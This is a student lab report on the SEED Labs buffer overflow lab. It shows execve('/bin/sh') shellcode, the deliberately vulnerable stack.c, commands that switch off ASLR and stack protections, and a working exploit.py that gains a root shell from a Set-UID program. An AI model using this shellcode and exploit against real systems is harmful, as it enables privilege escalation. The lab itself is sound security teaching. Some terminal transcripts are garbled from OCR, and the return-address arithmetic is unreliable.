Lab2: SEED Labs – Buffer Overflow Attack Lab

Mayur Suresh


CSC 302-01: Computer Security

Date: February 26st, 2023

Intro:

In this lab we will observe the Buffer overflow attack. Where when a program has reached its capacity to maintain data in the assigned stack memory address and creates a 'overflow' we attempt to use the vulnerability caused when the program overflows into the next memory address. We can use this vulnerability to control the flow of the program by altering its path to a malicious code upon execution.

In order to start this buffer overflow attack, we need to strip several security implications in place. The security mechanism that needs be striped off is the 'Address Space Randomization' mechanism which Linux operated systems use to randomize the starting addressees of the heap and stack of a program. This makes it difficult to obtain the exact addressed which is one of the most important steps of the buffer overflow attack. We use the command below. We also use another command to link the \`/bin/sh\` to the z shell or the \`zsh\` in the Set-UID program.




```
seed@pcvm773-5:~/setuid_lab/Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
seed@pcvm773-5:~/setuid_lab/Labsetup$ sudo ln -sf /bin/zsh /bin/sh
seed@pcvm773-5:~/setuid_lab/Labsetup$
```

Task 1: Getting Familiar with Shellcode


In this task we will look at the Shellcode which will launch the shell and we need to get used to this environment as it will be used to launch the buffer overflow attack. But since we cannot just compile and run the C code and use the binary file to run the shell we will need to use assembly code to launch the shell.

The shell code written in assembly first invokes the execve() function when the register esp is moved to ebx which executes the \`/bin/sh\` command. We now invoke the shellcode. We have a c program called \`call_shellcode.c\` provided which will test the shellcode as shown below.




```
seed@pcvm773-5:~/setuid_lab/Labsetup/shellcode$ cat call_shellcode.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}
```

We now run the build file `Makefile` which builds and compile the programs with the necessary security tags striped. By running this file we see 2 binary files creates, a 32 bit and a 64 bit files.



```
seed@pcvm773-5:~/setuid_lab/Labsetup/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
```


When we run both binary files and get into the shell we see that both the 32 bit and 64 bit versions behave the same. Both where able to access the directories and the addresses.



```
seed@pcvm773-5:~/setuid_lab/Labsetup/shellcode$ ./a32.out
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ pwd
/home/seed/setuid_lab/Labsetup/shellcode
$ exit
seed@pcvm773-5:~/setuid_lab/Labsetup/shellcode$ ./a64.out
$ le s
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ pwd
/home/seed/setuid_lab/Labsetup/shellcode
$ wc
 09:03:50 up  1:22,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
seed     pts/0    71.230.28.39     07:54    5.00s  0.20s  0.02s w
$ exit
seed@pcvm773-5:~/setuid_lab/Labsetup/shellcode$
```

Task 2: Understanding the Vulnerable Program


In this task we will see a hands-on buffer overflow attack taken place on the stack.c program provided for us. We will take advantage of the vulnerability presented and gain root privileges. There is a vulnerability caused in this program when the bof() function which reads from the file `badfile` which is potentially bigger than what the bof() function can handle as the original input function can take in 517 bytes but the bof() function can only take less than 517 bytes or more specifically only take in 100 bytes.



```
MaySur@seed:~/setuid_lab/Labsetup/code$ cat stack.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
       perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```


The before motioned vulnerability is mainly caused due to the lack of a check in place with the function strcpy() used in the bof() function. As this program is a root owned program we can exploit this overflow to get access to the root shell. Another vulnerability is the input file, i.e. the `badfile` itself as we can have malicious attack in this file and is totally under our control. We can use this file to give us a root shell when the input program copies the file.

To launch the attack, we need to first strip the program of multiple security implications in-place such as the StackGuard and the non-exceutable stack protections. After this we need to make this program a Set-UID program.



```
MaySur@seed:~/setuid_lab/Labsetup/code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
MaySur@seed:~/setuid_lab/Labsetup/code$ ls
brute-force.sh  exploit.py  Makefile  stack  stack.c
MaySur@seed:~/setuid_lab/Labsetup/code$ sudo chown root stack
MaySur@seed:~/setuid_lab/Labsetup/code$ sudo chmod 4755 stack
MaySur@seed:~/setuid_lab/Labsetup/code$ ls -l stack
-rwsr-xr-x 1 root SecureEDU 15908 Feb 26 15:27 stack
MaySur@seed:~/setuid_lab/Labsetup/code$ xs
```

We then need to run the cmd file Makefile which has the commands to strip of the previously motioned security implications and more to each variables: L1, L2, L3, L4 and then run it with `make`.




```
MaySur@seed:~/setuid_lab/Labsetup/code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
MaySur@seed:~/setuid_lab/Labsetup/code$
```


With this we are now able to access the stack frame and can proceed to Task 3.

Task 3: Launching Attack on 32-bit Program (Level 1)

In this task we will go forward with the buffer overflow attack. We first need to create a file called `badfile` and run gdb on the stack-L1-dbg. We then set up a breakpoint at when the bof() function is going to be called and then run it. Then next we use the p $ebp to get the address of ebp then do the same to &buffer which is the return address. We then get the magic number by subtracting the ebp value and the buffer value and adding it below.




```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcef8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffce8c
gdb-peda$ |
```




```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcef8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffce8c
gdb-peda$ p/d 0xffffcef8 - 0xffffce8c
$3 = 108
gdb-peda$
```

Next page we will explain the payload

For the shellcode payload we use the shellcode given to us in the buffer oveflow attack module as it was the shellcode for a 32-bit program. Next we see the the start variable to the value of 517 (which is the size of the input) and subtract it by the shellcode length. We do this inorder to find the top of the shellcode. Next we declare a variable to hold the addresses for ebp and the buffer in order to use it for the offset and the ret. Under the offest we subtract buffer from ebp because as it is the magic number or the number at which the buffer overflow will be triggred for the bof() function then add 4 as it a 32-bit address. Next we declare a return address variable where we ass buffer with the offset and add the magic number to get the return address. We finally run the program and successfully launch the attack and now we can get into the root shell.



```
MaySur@seed:~/setuid_lab/Labsetup/code$ cat exploit.py
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
   "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)                # Change this number


content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ebp    = 0xffffcef8
buffer = 0xffffce8c


offset = ebp - buffer + 4              # Change this number
ret    = buffer + offset + (ebp-buffer)

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```



```
MaySur@seed:~/setuid_lab/Labsetup/code$ ./exploit.py
MaySur@seed:~/setuid_lab/Labsetup/code$ ./stack-L1
Input size: 517
# ls
Makefile  brute-force.sh  exploit.py.save              stack     stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
badfile   exploit.py      peda-session-stack-L1-dbg.txt stack-L1  stack-L2      stack-L3      stack-L4      stack.c
# ls -l stack-Li 1
-rwsr-xr-x 1 root SecureEDU 15908 Feb 26 17:15 stack-L1
# exit
MaySur@seed:~/setuid_lab/Labsetup/code$
```

Conclusion:

In this lab, we first learn about the buffer overflow attack, how to identify vulnerabilities, and how this potential leak could lead to detrimental effects such as gaining access to the root shell. We do this by obtaining the memory address from the program (the .c file), then creating an attack file (exploit.py) in which we provide the payload of the 32-bit shellcode. Next, we define the start, ebp, buffer, offset, and ret variables, each storing a memory address that will be sent to the badfile and grant access to the root shell.